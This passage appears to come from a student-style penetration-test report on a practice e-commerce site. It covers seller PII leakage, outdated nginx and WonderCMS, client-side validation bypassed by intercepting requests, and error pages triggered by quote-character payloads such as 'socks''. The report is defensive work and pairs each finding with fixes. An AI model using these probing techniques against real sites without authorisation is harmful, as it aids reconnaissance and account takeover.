.....w\_.....  
.....  
.....

Scoreboard Key:

" " Waiting for Connection, "s" Starting up, "R" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,

# Business Impact – Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information.

## Recommendation

Take the following precautions:

- Disable all default pages and folders including server-status and server-info.
- Multiple security checks enabled on important directories.

## References

- <https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/>
- <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/informationdisclosure-phpinfo/>



# 14.Unnecessary Details about Sellers

## 14.Unnecessary Details about Sellers (Moderate)

Below mentioned URL gives the unnecessary details about the seller (PII).

**Affected URL :**

- [http://13.126.121.253/products/details.php?p\\_id=2](http://13.126.121.253/products/details.php?p_id=2)


Below mention **URL** is vulnerable to **PII Leakage**.

**Affected URL :**

- <http://13..126.247.238/login/customer.php>


# Observation

- In the login page of customer we see the customer's profile picture and username are given as customer of the month without even entering in customer login panel.



# Proof of Concept (PoC)

- When we click on the Seller Info option ,we get the details of the seller ,even those which are not required like the pan card number ,etc.



# Business Impact – Moderate

- There is no direct business impact in this case ,but this amount of information can definitely lead to social engineering attacks on the seller and can indirectly harm the business.
- the information could be sold to rival business companies .
- Sellers can be unnecessarily be pranked.
- Using this vulnerability, attacker get the username of the user then attacker can use forgot password option and change the password of user.
- Attacker can access the account of user and get sensitive information of user.

## Recommendation

- Only name and email is sufficient as far as the query or help is concerned.
- Customers name with their photo as customer of the month should not be displayed with even login to the panel

## References

- <https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>
- <https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>
- <https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>


# 15.Components with known vulnerabilities

## 15.Components with known vulnerabilities(Moderate)

- Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3 )  
i.e it is known to have exploitable vulnerabilities.
- WonderCMS

# Observation

- The PHP version installed is not the latest one and has multiple vulnerabilities that can be exploited. Also, wondercms is also outdated and highly vulnerable.



# Business Impact – High

- Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of if the attacker comes to know about this vulnerability ,he may directly use the exploit to take down the entire system, which is a big risk.

## Recommendation

- Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.
- If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

## References

- <https://usn.ubuntu.com/4099-1/>
- <http://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html>

# 16.Improper Server Side and Client Side Filters

## 16.Improper Server Side and Client Side Filters (low)

Below mentioned URLs have improper server side filter

**Affected URL :**

- <http://13.126.121.253/profile/16/edit/>

**Affected parameter:**

- Contact Number (POST Parameter)

**Payload used:**

- 9000000000

**Other Affected URL :**

- <http://13.126.121.253/forum/index.php?u=/user/register>




# Observation

- After logging in as customer, when we try to edit the phone number to some invalid one , the error is as shown.
- Also if phone no. with correct length is entered but actually doesn't exist, it is validated




A screenshot of a web form showing a text input field for a phone number. The field contains a string of 15 '1' characters. Below the field, a red error message reads: "Please specify a valid phone number".



A screenshot of a web application's "My Profile" page. The page has a dark navigation bar with links: "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Lo". The main content area is titled "My Profile" and contains several input fields: "Donald Duck", "donald@lifestylestore.com", "Donal234", and a phone number field containing "9000000000" which is highlighted with a red box. Below these fields are buttons for "UPLOAD PROFILE PICTURE" and "UPDATE". The footer contains the text "Copyright © Lifestyle Store. All Rights Reserved."

# Proof of Concept (PoC)

- But when we give a valid phone number on the client side, but intercept it through burpsuite and again give invalid number ,it gets accepted.



# Business Impact - Low

- The data provided by the user if incorrect, is not a very big issue but still must be checked for proper validity information.

## Recommendation

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.

## References

- <http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling>
- [https://www.owasp.org/index.php/Unvalidated\\_Input](https://www.owasp.org/index.php/Unvalidated_Input)

# 17.Default Error Display

## 17.Default Error Display (low)

Below mentioned URLs have default error displaying on fuzzing:

**Affected URL :**

- <http://13.232.3.95/?includelang=lang/en.php>

**Payload**

- en'.php (GET Parameter)

**Affected URL:**

- <http://13.233.99.147/search/search.php>

**Parameter:**


- q (GET Parameter)

**Payload:**

- q=socks'

# Observation

- The default error with the path is displayed as:



# Proof of Concept (PoC)

- When we give socks' in the search option of the home page ,we get the error as:



# Business Impact - Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

## Recommendation

Do not display the default error messages because it not tells about the server but also sometimes about the location. So, whenever there is an error, send it to the same page or throw some manually written error.

## References

- [https://www.owasp.org/index.php/Improper\\_Error\\_Handling](https://www.owasp.org/index.php/Improper_Error_Handling)

**THANK YOU**

For any further clarifications/patch assistance, please contact:  
78650xxxxx